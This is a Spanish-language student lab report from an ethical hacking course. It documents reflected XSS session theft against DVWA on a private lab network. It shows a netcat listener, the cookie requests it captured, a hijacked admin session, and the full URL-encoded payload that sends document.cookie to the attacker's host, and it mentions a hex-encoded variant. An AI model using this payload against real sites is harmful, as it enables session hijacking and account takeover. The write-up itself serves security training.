



HACKING ÉTICO

Unidad 2. Actividad 28



15 DE FEBRERO DE 2024
CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

XSS – Cross Site Scripting ¡Error! Marcador no definido.

XSS – Robo de sesiones

Ejercicio 1: Con XSS reflejado

Primero accedemos en incognito con el usuario 1337:

```
Username: 1337
Security Level: low
Locale: en
SQLi DB: MYSQL
```

Ponemos el puerto en escucha

```
(kali㉿kali)-[~]
$ nc -lvp 8080
listening on [any] 8080 ...
10.0.3.4: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.4] 64838
GET /?cookie=security=low HTTP/1.1
Host: 10.0.3.4:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://10.0.3.7/
```


Ahora nos conectamos con otro navegador como admin:

```
[kali@kali]~$ nc -lvp 8080
listening on [any] 8080 ...
10.0.3.4: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.4] 43940
GET /?cookie=language=en;%20welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=be2NXZ
ML4xVK0bRUEtgHvi2guMjcmvU2wcbOFJofXMTYR0WQRq3691m08va;%20security=low HTTP/1.1
Host: 10.0.3.4:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://10.0.3.7/
```

Ahora ponemos aquí las cookie obtenidas:

🌐 https://10.0.3.7		continue...	be2NXZML4xvKk0BRUEtGthvI2guMjcmUZWcbOfJoFxmYR0WQRq369Im08va	10.0.3.7	/	Fri, 17 Jan 2025 19:...	72	fail
📁 Indexed DB	cookiec...	dismiss		10.0.3.7	/	Thu, 12 Dec 2024 1...	27	fail
	language	en		10.0.3.7	/	Fri, 13 Dec 2024 17:...	10	fail
	PHPSES...	be2NXZML4xvKk0BRUEtGthvI2guMjcmUZWcbOfJoFxmYR0WQRq369Im08va	10.0.3.7	/	Fri, 16 Feb 2024 15:...	69	tru	
	security	low		10.0.3.7	/	Session	11	fail
	token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJ2b2NkZWliZWZlZGF0YyI6eyJpZC1GMtAsInVzZXUwTWllpdj3V3Ricm90IiwiaWthZWthWwQl...	10.0.3.7	/	Thu, 18 Jan 2024 0...	814	fail	
📁 Local Storage	welcome...	dismiss		10.0.3.7	/	Fri, 13 Dec 2024 17:...	27	fail
📁 Session Storage								

Y al recargar la página vemos que somos admin:



Ella url que he usado ha sido:

http://10.0.3.7/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E++new+Image%28%29.src%3D%22http%3A%2F%2F10.0.3.4%3A8080%3Fcookie%3D%22%2Bdocument.cookie+%3C%2Fscript%3E#

Ejercicio 2: Inyección en hexadecimal

Ahora he cogido desde name= hasta el final del script y lo he pasado en hexadecimal, después he juntado todo y me sigue funcionando

